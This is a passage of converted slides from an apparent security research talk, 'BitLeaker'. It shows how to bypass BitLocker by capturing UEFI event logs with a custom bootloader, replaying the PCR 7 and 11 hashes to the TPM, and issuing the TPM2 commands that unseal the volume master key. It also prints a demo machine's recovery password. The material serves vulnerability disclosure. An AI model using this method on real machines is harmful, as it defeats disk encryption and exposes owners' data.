- BitLeaker Design and Implementation
- Demo and Conclusion



BitLocker and TPM

- TPM seals the VMK of BitLocker
 - Seal operation encrypts data with a TPM bind key and TPM state (PCRs)
 - Unseal operation decrypts data with a TPM bind key when the TPM state is the same as the sealed state
- BitLocker uses two PCR profiles
 - If UEFI **Secure Boot** is **enabled**, it uses **PCR #7** and **#11**
 - If UEFI **Secure Boot** is **disabled**, it uses **PCR #0, #2, #4** and **#11**

Query Protectors with Manage-bde tool

Administrator: Command Prompt

Microsoft Windows [Version 10.0.18363.449]

(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>manage-bde.exe -protectors -get c:

BitLocker Drive Encryption Configuration Tool version 10.0.18362

Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume C: []

All Key Protectors

TPM:

ID: {0CBD2213-DE78-48C6-9964-032CA396E204}

PCR Validation Profile:

7, 11

(Uses Secure Boot for integrity validation)

Query

Numerical Password:

ID: {3E71C243-6B3E-4D3C-A748-127D405B2CF2}

Password:

715660-580514-165737-192214-352693-558921-079640-047399

PCR #7 and #11

PCR usage of UEFI

- PCR #0: S-CRTM, host platform extensions, and embedded option ROMs
- PCR #1: Host platform configuration
- PCR #2: UEFI driver and application code
- PCR #3: UEFI driver and application configuration data
- PCR #4: UEFI boot manager code and boot attempts
- PCR #5: Boot manager configuration, data, GPT partition table
- PCR #6: Host platform manufacturer specification
- PCR #7: Secure boot policy**
- PCR #8 - #15: Defined for use by the OS with SRTM**

So, we needed
hashes of **the normal system**
for **PCR #7** and **#11**

But, how?

PCRs, Measurements, and Event Logs (1)

- Event logs consist of PCR numbers, hashes, event types, and event data
 - According to the TPM spec., RTM extends hashes to a TPM and saves event logs for each measurement
 - UEFI firmware has EFI TCG protocols for TPM 1.2 and 2.0 to communicate with TPM implementations
- So, we needed the event logs!
 - We could make the TPM state normal by replaying them

PCRs, Measurements, and Event Logs (2)

6.2 Protocol Interface Structure

```
typedef struct tdEFI_TCG2_PROTOCOL {  
    EFI_TCG2_GET_CAPABILITY           GetCapability;  
    EFI_TCG2_GET_EVENT_LOG            GetEventLog;  
    EFI_TCG2_HASH_LOG_EXTEND_EVENT   HashLogExtendEvent;  
    EFI_TCG2_SUBMIT_COMMAND          SubmitCommand;  
    EFI_TCG2_GET_ACTIVE_PCR_BANKS    GetActivePcrBanks;  
    EFI_TCG2_SET_ACTIVE_PCR_BANKS    SetActivePcrBanks;  
    EFI_TCG2_GET_RESULT_OF_SET_ACTIVE_PCR_BANKS  
                                    GetResultOfSetActivePcrBanks;  
} EFI_TCG2_PROTOCOL;
```

GUID -

```
#define EFI_TCG2_PROTOCOL_GUID \  
{0x607f766c, 0x7455, 0x42be, 0x93, \  
 0x0b, 0xe4, 0xd7, 0x6d, 0xb2, 0x72, 0x0f}
```

PCRs, Measurements, and Event Logs (3)

- Unfortunately, event logs were gone when the kernel started
 - If ExitBootServices() of EFI_BOOT_SERVICES was called, UEFI firmware flushed them
 - It meant we had to save event logs into somewhere and retrieved them with a kernel module!

We needed a **custom BOOTLOADER!**

PCRs, Measurements, and Event Logs (3)

- Unfortunately, event logs were gone when the kernel started
 - If ExitBootServices() of EFI_BOOT_SERVICES was called, UEFI firmware flushed them
 - It meant we had to save event logs into somewhere and read them with a kernel module!


We needed a **custom BOOTLOADER**!



Custom Bootloader v1

- Custom bootloader is based on GRUB2 of Coreboot
 - GRUB2 of Coreboot has a wrapper of EFI TCG2 protocol
 - We did not need to make the custom bootloader from scratch
- We added a new feature to extract event logs from UEFI firmware
 - Custom bootloader gets event logs with GetEventLogs() of EFI_TCG2_PROTOCOL
 - Custom bootloader parses and saves them into 0x80000

Crypt Agile Log Format



```
typedef UINT32 TCG_PCRINDEX;
typedef UINT32 TCG_EVENTTYPE;

typedef struct tdTCG_PCR_EVENT {
    TCG_PCRINDEX PCRIndex;           //PCRIndex event extended to
    TCG_EVENTTYPE EventType;         //Type of event (see EFI specs)
    TCG_DIGEST Digest;              //Value extended into PCRIndex
    UINT32 EventSize;               //Size of the event data
    UINT8 Event[EventSize];          //The event data
} TCG_PCR_EVENT;

typedef UINT8 TCG_DIGEST[20];
```


```
typedef struct tdTCG_PCR_EVENT2 {
    TCG_PCRINDEX PCRIndex;           //PCRIndex event extended to
    TCG_EVENTTYPE EventType;         //Type of event (see [2])
    TPML_DIGEST_VALUES Digests;      //List of digests extended to PCRIndex
    UINT32 EventSize;               //Size of the event data
    UINT8 Event[EventSize];          //The event data
} TCG_PCR_EVENT2;

typedef struct tdTPML_DIGEST_VALUES {
    UINT32 Count;                  // number of digests
    TPMT_HA Digests[Count];         // Count digests
} TPML_DIGEST_VALUES;

typedef struct tdTPMT_HA {
    UINT16 AlgorithmId;             // ID of hashing algorithm
    UINT8 Digest[];                // Digest, depends on AlgorithmId
} TPMT_HA;
```

**2) Save event logs into 0x80000
(memmap=64K\$0x80000)**

**3) Load event logs from 0x80000 and
dump them into a kernel log file**



1) `EFI_TCG2_PROTOCOL.GetEventLogs()`

4) Replay hashes to a TPM

```
Digest Count=4.  
Digest is SHA1, Print it  
[4] PCR 7, Event 80000001, SHA1= d4 fd d1 f1 4d 40 41 49 4d eb 8f c9 90 c4 53 43 d2 27 7d 08  
Digest is SHA256, Dump it  
[4] PCR 7, Event 80000001, SHA256= cc fc 4b b3 28 88 a3 45 bc 8a ea da ba 55 2b 62 7d 99 34 8c 76 76 81 ab 31 41 f5 b0 1e 40  
a4 0c  
Digest Count=4.  
Digest is SHA1, Print it  
[5] PCR 7, Event 80000001, SHA1= 6b 55 e8 9e 9f 9e e9 10 b7 79 91 a4 93 a2 68 ed 5a 30 7e 5a  
Digest is SHA256, Dump it  
[5] PCR 7, Event 80000001, SHA256= 00 6f 4a 9c 22 34 8c 12 22 f5 17 2d 75 dd 69 be 9e 86 f2 3f 61 13 26 75 48 12 98 81 fb 69  
20 03  
Digest Count=4.  
Digest is SHA1, Print it  
[6] PCR 7, Event 80000001, SHA1= 13 f0 2f bc 73 83 ed 7c 89 01 7e 0b 32 f6 0e 38 e2 82 05 6c  
Digest is SHA256, Dump it  
[6] PCR 7, Event 80000001, SHA256= 63 c0 ee 78 eb 49 b9 1a c2 13 b0 37 68 a8 27 eb f9 b1 23 70 f6 58 51 b1 9a 88 3b f3 2e af  
2a 14
```


Analysis of UEFI Event Logs

- UEFI firmware extended Secure Boot data to PCR #7
 - Secure Boot flag, platform key (PK), key exchange key (KEK), signature database (db), forbidden signature database (dbx)
 - **Certificate used to verify a bootloader's signature**
- UEFI firmware extended nothing to PCR #11
 - PCR #11 was all 0 values!

We needed a **hash of the certificate** in UEFI variables!



2-1) Microsoft Windows Production PCA 2011



2-2) Microsoft Corporation UEFI CA 2011

Press Enter to continue
Press Esc for more recovery options

Get Hashes from Windows Logs


- Microsoft Windows Production PCA 2011 is everywhere!
 - UEFI firmware that supports Secure Boot has it
 - So, we could get it from other PCs like coworker's PC!
- Windows OS saves all measurement logs
 - The logs are in the c:\Windows\Logs\MeasuredBoot directory
 - We could read them using Microsoft's TPM Platform Crypto-Provider (PCP) Toolkit!
 - ex) PCPTool GetLog

```
<TCGEvent Type="800000e0" PCR="07" EventDigest="30bf464ee37f1bc0c7b1a5bf25eced275347c  
3ab1492d5623ae9f7663be07dd5" size="1551">
```

SHA256 hash of the certificate variable:

30bf464ee37f1bc0c7b1a5bf25eced275347c3ab1492d5623ae9f7663be07dd5

```
<!-- .....E.....geo.....d.b....  
.....H.....0.1.0...U...US1.0...U...Washington  
orporation1200..U...Microsoft.Root.Certificate.Aut  
42Z0..1.0...U...US1.0...U...Washington1.0...U  
.0...U...Microsoft.Windows.Production.PCA.20110  
.i....i33....T....S....by....3....5....p....k....  
5.....o.F..n..A.....jM.i....6..C....  
.y....5....1....on....6....0....2....A....w....TN....e....C....  
....0....U....9....x....0....U....S0....7....  
0....U....0....V....bh....0V....U....00M0K.I.G....  
ts.MicRooCerAut.2010.06.23.crl0Z....NOL0J....  
rts.MicRooCerAut.2010.06.23.crt0....H....  
y....8.Ek....L.6fj....26v....Z....  
....r.S....c....1e....B....  
....Q.fG....h.w....Lb....z....4....Kbz....  
W....9....Es....z....FX....g....15....5....u....V....x....  
....E....k....p....j....G....c....2....6....pZ.BY.qKw....  
....W.o3....w.b.Y....-->
```



Unseal VMK with a TPM (1)


- Unsealing is not performed in a single TPM command!
 - Several commands and parameters are needed!
 - TPM2_Load(): Loads encrypted private and public data of the VMK object with a handle used for sealing
 - TPM2_StartAuthSession(): Starts a new session for unsealing
 - TPM2_PolicyAuthorize(): Allows to change a policy of a session handle
 - TPM2_PolicyPCR(): Sets PCR-based policy to a session
 - TPM2_Unseal(): Unseals the VMK with the loaded VMK handle and the session handle

Unseal VMK with a TPM (2)

- **Fortunately, all parameters of TPM commands were static!**
